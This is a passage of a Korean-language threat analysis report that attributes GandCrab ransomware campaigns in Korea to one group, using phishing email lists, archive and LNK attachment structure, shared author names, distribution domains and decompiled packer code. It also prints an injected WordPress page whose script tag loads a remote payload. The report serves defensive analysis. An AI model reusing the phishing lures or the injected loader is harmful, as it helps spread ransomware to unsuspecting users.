비너스락커부터 시작해 갠드크랩 랜섬웨어 유포에 사용된 이메일 제목과 첨부파일형식이다. 첨부된 파일은 다르나 제목·본문·내용은 유사 하였고, 발송에 사용된 메일주소는 탈취하거나 인용하여 정상메일로 위장하였다.

From	Subject	Date/Time	To
"홍택스" <helpdesk@hometaxkorea4.com>	연말정산 변경사항 안내(2018년도)	12/27/18 02:45:54	"khon.co.kr"
"양희중" <yanghj0213@noliteomoyeo.com>	양희중 지원서	11/26/18 15:22:17	"gi.org"
"장윤성" <jangyung1211@haneuldongyang.com>	장윤성 입사지원서	11/15/18 10:12:35	"oroo.com"
"공정거래위원회" <info@kanghancorp.com>	[공정거래위원회]전자상거래 위...	08/10/18 03:48:48	"bit.co.kr"
"Korbit Info" <info@kobit.co.kr>	[긴급] 코빗 거래소	07/18/18 08:36:59	"naver.com"
"wilson Williamer4" <wilsonwilliamer4@gmail.com>	[eFINE] 위반사실 통지 및 과태...	06/05/17 09:11:24	"kim.com"
"진우" <jin_woo@www.laruart.com>	[문막]현대자동차 카마스터 모집...	05/29/18 17:23:46	"anmail.net"
"DHL 글로벌 메일" <dhl61@dmainisgreat4.pro>	중요한 정보 에 관하여 선적 from ...	05/29/18 06:06:15	"pco.co.kr"
"한진택배 배송팀" <helpdesk@hanjinhelpdesk4.com>	한진택배 배송관련 안내(배송팀 ...	05/15/18 07:35:37	"ico.co.kr"
"eFINE 과태료안내" <postm@samotedu.com>	[eFINE]위반사실 통지 및 과태...	05/05/18 08:51:55	"iole.com"
"eFINE 과태료안내" <postm@samotedu.com>	[eFINE]위반사실 통지 및 과태...	05/05/18 08:51:55	"iole.com"
"현수연" <postm@busiedu.com>	안녕하세요 열심히하겠습니다(현...	05/04/18 00:03:56	"imail.net"
"임성은" <postm@signaltraderskr.com>	[이미지 무단사용] 제가 제작한 ...	05/01/18 17:42:49	"2.co.kr"
"yhs901016@naver.com" <yhs901016@naver.com>	내부지침 사항	03/22/17 19:18:32	"poc.co.kr"
"chanjoo kim" <kimchanjoo0702@gmail.com>	KIEP 대외경제정책연구원 내부지...	01/02/17 10:43:16	"go.kr", "ngch..."

그림 113 악성 이메일 발신 목록

KISA 118에 신고된 월별 랜드크랩 피해유형 통계에 따르면 특정 시기에 맞추어 주로 사용하는 내용이 변경됨을 확인하였다. 연말에는 “연말정산”을 위장해 악성코드를 유포하는 등 국내 사정과 이슈를 잘 알고 있다고 추정되며, 이를 통해 상황에 맞는 주제나 내용으로 악성메일을 작성한 것을 알 수 있다.

	4월	5월	6월	8월
랜드크랩 사칭유형	이력서, 저작권	사람인, 택배, 교통 범칙금	공정거래위원회	공정거래 위원회

### 3. 첨부파일의 연관성

메일의 첨부파일은 국내 이스트소프트 社의 알집 프로그램이 지원하는 egg, alz 파일로 압축되어있다. 첨부된 압축파일에는 숨김 속성으로 표시된 악성코드와 해당 악성코드를 실행 시키는 링크 파일이 첨부되어 있다. 첨부된 파일포맷과 링크파일을 통해 랜섬웨어를 실행시키는 형태가 동일하게 나타났다.




그림 114 이메일 첨부파일 구조

비너스락커 랜섬웨어를 실행시키는 링크파일에서 링크파일이 생성될 때 참조된 파일명과 경로인 “C:\Users\I\Desktop\양진이\VenusLocker\_Korean.exe”를 확인할 수 있으며, 이 경로(문자열)는 18년 8월에 유포되었던 갠드크랩 랜섬웨어의 lnk 파일까지 동일하게 나타났다. 이후 유포된 악성 첨부파일의 링크파일에서는 “C:\사용자\HP\다운로드”로 변경되었다.




그림 115 링크파일 생성에 사용된 파일의 경로




그림 116 링크파일 생성에 사용된 파일의 경로(변경후)

#### 4. 악성코드 생성자 연관성

링크파일을 생성한 것으로 추정되는 사용자(HP)가 이메일을 통해 유포하는 악성문서 파일도 만들었다는 것을 확인할 수 있다.




그림 117 이메일을 통해 유포된 악성 문서

베리즈 웹쉐어를 통해 유포된 악성 문서의 생성자와 이메일을 통한 악성코드 유포자가 동일한 사용자(HP)로 확인되었다. 따라서 국내를 타겟으로 랜드크랩을 유포하는 공격자는 하나의 조직일 가능성이 있다.




그림 118 동일한 악성코드 생성자명

## 5. 유포지 연관성

이메일 내부에 첨부된 링크(악성코드 유포지) 도메인정보를 확인해 본 결과, 해당 도메인(IP)은 국내에 갠드크랩 악성코드를 유포할 목적으로만 사용하기 위해 생성된 것으로 보이며 몇몇의 유포지 도메인은 같은 IP에서 사용되는 것으로 나타났다. 도메인명 역시 유사한 것으로 확인되었다.




그림 119 유사 도메인 및 유포 악성코드 정보

이외에도 보안업체 안랩<sup>8)</sup>은 매그니베르와 갠드크랩 랜섬웨어가 동일한 유포지에서

8) ASEC 블로그 : <http://ahnlabasec.tistory.com/1128>



유포한 정황을 확인했다.

**Magniber 랜섬웨어에서 GandCrab 랜섬웨어로 변경**  
악성코드 정보 2018.04.11 18:26

메그니베르(Magniber) 랜섬웨어 유포지 모니터링 작업 중, 4월 11일(수)부터 기존의 메그니베르가 아닌 GandCrab 랜섬웨어가 유포되는 것이 확인되었다. GandCrab 랜섬웨어는 공개키 방식으로 암호화하는 것으로 알려져 있어 복구가 불가능 함으로 사용자 주의가 요구된다. 유포에 사용되는 취약점 및 생성경로, 파일의 외형은 모두 메그니베르와 동일한 것을 볼 때, 제작자가 복구를 배포작업으로 인해 랜섬웨어를 교체한 것으로 추정된다.

유포에 사용되는 취약점은 동일함으로 **취약점 패치를 통해 감염을 차단**하는 것이 필요하다.

아래의 그림은 4월 11일 수집된 GandCrab 랜섬웨어에 의해 보여지는 랜섬노트와 감염 후 확장자를 나타낸다. 기존 3월 19일자 ASEC블로그에 언급된 샘플에서는 버전이 2.0에서 현재는 2.1로 유포되는 것을 확인할 수 있다.

<http://asec.ahnlab.com/1101> (3월 19일자 GandCrab 관련 글)




그림 120 Ahnlab 블로그 내용

## 6. 코드 유사성

갠드크랩 악성코드 패커의 첫 번째 단계는 ①선형 합동 생성기(Linear congruential generator, LCG)와 ②Tiny Encryption Algorithm(TEA) 둘 중 하나를 선택해 파일을 복호화 하게된다. 매그니베르, 헤르메스 랜섬웨어는 갠드크랩과 동일한 패커를 사용한 것으로 확인된다.

[표] 동일하게 사용된 TEA

갠드크랩	<pre> v2 = *a1; v3 = a1[1]; v6 = *a2; v7 = a2[1]; v10 = 0xC6EF3720; v8 = a2[2]; v9 = a2[3]; v11 = 32; do {     GradientFill(0, 0, 0, 0, 0, 0);     BeginPath(0);     FillPath(0);     v3 -= (v2 + v10) ^ (v8 + 16 * v2) ^ (v9 + (v2 &gt;&gt; 5));     StretchBlt(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);     SetRectRgn(0, 0, 0, 0, 0);     v4 = v10;     v10 += 0x61C88647;     v2 -= (v3 + v4) ^ (v6 + 16 * v3) ^ (v7 + (v3 &gt;&gt; 5));     --v11; } while ( v11 ); </pre>
매그니베르	<pre> v1 = *this; v2 = 0; v3 = *(this + 4); v8 = this; v4 = 0; v5 = sub_401113(); // 0x9E3779B9u do {     if ( !v4 )     {         v2 = 0xC6EF3720u;         v3 -= (v2 + v1) ^ (dword_415380 + 16 * v1) ^ (dword_415384 + (v1 &gt;&gt; 5));         result = v2 + v3;         v7 = (v2 + v3) ^ (dword_415378 + 16 * v3) ^ (dword_41537C + (v3 &gt;&gt; 5));         v2 -= v5;         v1 -= v7;         ++v4;     } } while ( v4 &lt; 0x20 ); *v8 = v1; *(v8 + 4) = v3; return result; </pre>
헤르메스	<pre> v9 = 0xC6EF3720u; v6 = 0x9E3779B9u; v11 = *a2; v5 = *(a2 + 4); v7 = *(a2 + 8); v8 = *(a2 + 12); for ( i = 0; i &lt; 0x20; ++i ) {     v10 -= (v8 + (v4 &gt;&gt; 5)) ^ (v9 + v4) ^ (v7 + 16 * v4);     if ( i &lt; 0x114B )         GetCurrencyFormatW(0, 0, L"Yawa goxe pifitu juxisurora", 0, &amp;CurrencyStr, 0);     v4 -= (v5 + (v10 &gt;&gt; 5)) ^ (v9 + v10) ^ (v11 + 16 * v10);     v9 -= v6; } </pre>



두 번째 단계의 PE파일 압축 해제 코드역시 유사하다.

갠드크랩	매그니베르	헤르메스
<pre> LABEL_18: MZ_index = *MZ_header++;           // here if ( MZ_index &lt; 0x10 )              // 0x40 {     v11 = (*MZ_header &gt;&gt; 2) + (MZ_index &lt;&lt; 6) + 0x701;     *hAlloc_ = hAlloc_[-v11];     hAlloc_[1] = hAlloc_[-v11 + 1];     ++MZ_header;     hAlloc_[2] = hAlloc_[-v11 + 2];     hAlloc_ += 3; } LABEL_20: v5 = v11; goto LABEL_21; } } while ( 1 ) {     if ( MZ_index &gt;= 0x40 )     {         v13 = MZ_index &amp; 0x1F;           // here         if ( v13 &lt; 0x1C )                // 0         {             v15 = (*MZ_header++ &gt;&gt; 2) + ((MZ_index &amp; 0x1F) &lt;&lt; 6) + 1             v14 = &amp;hAlloc_[-v15];        // hAlloc[5]             v5 = v15;         }         else         {             v14 = &amp;hAlloc_[-v5];         }         v16 = (MZ_index &gt;&gt; 5) - 1;        // 0x1     }     LABEL_31:     *hAlloc_ = *v14;                     // hAlloc[0x9] =     hAlloc_[1] = v14[1];                 // hAlloc[0xA] =     hAlloc_ += 2;     v17 = v14 + 2;     do     {         *hAlloc_++ = *v17++;         --v16;     }     while ( v16 );     goto LABEL_21; } if ( MZ_index &lt; 0x20 ) </pre>	<pre> LABEL_18: index_v9 = *MZ_header_v9++; if ( index_v9 &lt; 0x10 ) {     v11 = (*MZ_header_v9 &gt;&gt; 2) + (index_v9 &lt;&lt; 6) + 0x701;     *v6 = v6[-v11];     v6[1] = v6[-v11 + 1];     ++MZ_header_v9;     v6[2] = v6[-v11 + 2];     v6 += 3; } LABEL_20: v5 = v11; goto LABEL_21; } } while ( 1 ) {     if ( index_v9 &gt;= 0x40 )     {         v13 = index_v9 &amp; 0x1F;         if ( v13 &lt; 0x1C )         {             v15 = (*MZ_header_v9++ &gt;&gt; 2) + ((index_v9 &amp; 0x1F) &lt;&lt; 6)             v14 = &amp;v6[-v15];             v5 = v15;         }         else         {             v14 = &amp;v6[-v5];         }         v16 = (index_v9 &gt;&gt; 5) - 1;     }     LABEL_31:     *v6 = *v14;     v6[1] = v14[1];     v6 += 2;     v17 = v14 + 2;     do     {         *v6++ = *v17++;         --v16;     }     while ( v16 );     goto LABEL_21; } if ( index_v9 &lt; 0x20 )     break; v16 = index_v9 &amp; 0x1F; </pre>	<pre> LABEL_18: u9 = *u7++; if ( u9 &lt; 0x10 ) {     u11 = (*u7 &gt;&gt; 2) + (u9 &lt;&lt; 6) + 0x701;     *u6 = *(u6 - u11);     *(u6 + 1) = *(u6 - u11 + 1);     ++u7;     *(u6 + 2) = *(u6 - u11 + 2);     u6 += 3; } LABEL_20: u5 = u11; goto LABEL_21; } } while ( 1 ) {     if ( u9 &gt;= 0x40 )     {         u13 = u9 &amp; 0x1F;         if ( u13 &lt; 0x1C )         {             u15 = (*u7++ &gt;&gt; 2) + (u13 &lt;&lt; 6) + 1;             u14 = u6 - u15;             u5 = u15;         }         else         {             u14 = u6 - u5;         }         u16 = (u9 &gt;&gt; 5) - 1;     }     LABEL_31:     *u6 = *u14;     *(u6 + 1) = *(u14 + 1);     u6 += 2;     u17 = u14 + 2;     do     {         *u6++ = *u17++;         --u16;     }     while ( u16 );     goto LABEL_21; } if ( u9 &lt; 0x20 )     break; </pre>

비너스락커와 갠드크랩에서는 코드내부에 분석가들에게 건네는 메시지가 작성되어 있었다. 내용은 다르지만 메시지를 통해 자신을 알리는 특징을 확인할 수 있다.

```

[assembly: AssemblyTitle("Service")]
[assembly: AssemblyDescription("@malwrhunterteam @BleepinComputer @demonslay335 Lol, you guys are awesome!
Thanks for reading comments and etc, you are doing cool advertismnt of this malware. ^_^")]
[assembly: AssemblyTrademark("AwesomeSign")]
[assembly: ComVisible(false)]

```

그림 131 비너스락커 랜섬웨어에 삽입된 문자열

```

if ( GetVolumeInformationW(v3, v3 + 256, 0x100u, v3 + 384, v3 + 386, v3 + 385, v3 + 512, 0x100u) )
{
    wsprintfW(&str_v9, L"%X fortinet & ahnlab, mutex is also kill-switch not only lockfile ;)", *(v3 + 384) >> 2);
    salsa_lock_sub_402152(&str_v9, &v6, &v7);
    v8 = 0;
    wsprintfW(v1, L"%s\\%s.lock", v1 + 256, &v7);
}

```

그림 132 갠드크랩 랜섬웨어에 삽입된 문자열



## VII. 추가 정보

### ▣ 악용된 워드프레스 홈페이지

공격자는 워드프레스로 제작된 홈페이지를 악용하는 것으로 보이며, 관리자 권한을 탈취하여 추가 페이지를 삽입한 것으로 추정된다. 악용되는 홈페이지에는 수십에서 수백 페이지의 악성 페이지가 삽입되어있다. 공격자는 검색 시 상단에 노출시키기 위한 방법으로 악성코드 삽입 페이지의 본문에 제목과 관련된 내용을 여러 번 반복해 입력했다.

본문의 내용은 두서없이 작성되어 있으며, 해당 공격의 특징 정보로 보인다.




그림 133 삽입된 악성 페이지



악성코드 유포 페이지 본문의 내용 중 일부를 복사해 구글에 검색하면 공격자에게 탈취되어 악용되어지는 사이트로 추정되는 페이지를 확인 할 수 있다.

```
<div id="post-43302" class="post-43302 post type-post status-publish format-standard hentry">
  <div class="entry-content">
    <div id="esides"></div>
    <p><script type="text/javascript" src="https://raw.githubusercontent.com/kr/3a2e0a0152747" /></script></p>
    <p>Mac에서 한글은 국제 제어판에서 설정되며, 2 세트, 3 세트, 그리고 로마자 버전의 사전 배열을 선택할 수 있습니다. 나는 확실히 2 세트가 한국에
    <p>그것은 당신에게 한 번에 여러 파일을 다운로드 하고 신속 하고 안정적으로 대용량 파일 다운로드 할 수 있는 능력을 제공. 또한 활성 다운로드를
    <p>당신은 동아시아 글꼴 옵션을 클릭 하면, 그것은 실제로 설치 cd에 저장되어있는 파일을 추가 하는 일종의 것입니다 때문에 어떤 옵션을 모르겠어요
```

그림 134 웹페이지 코드

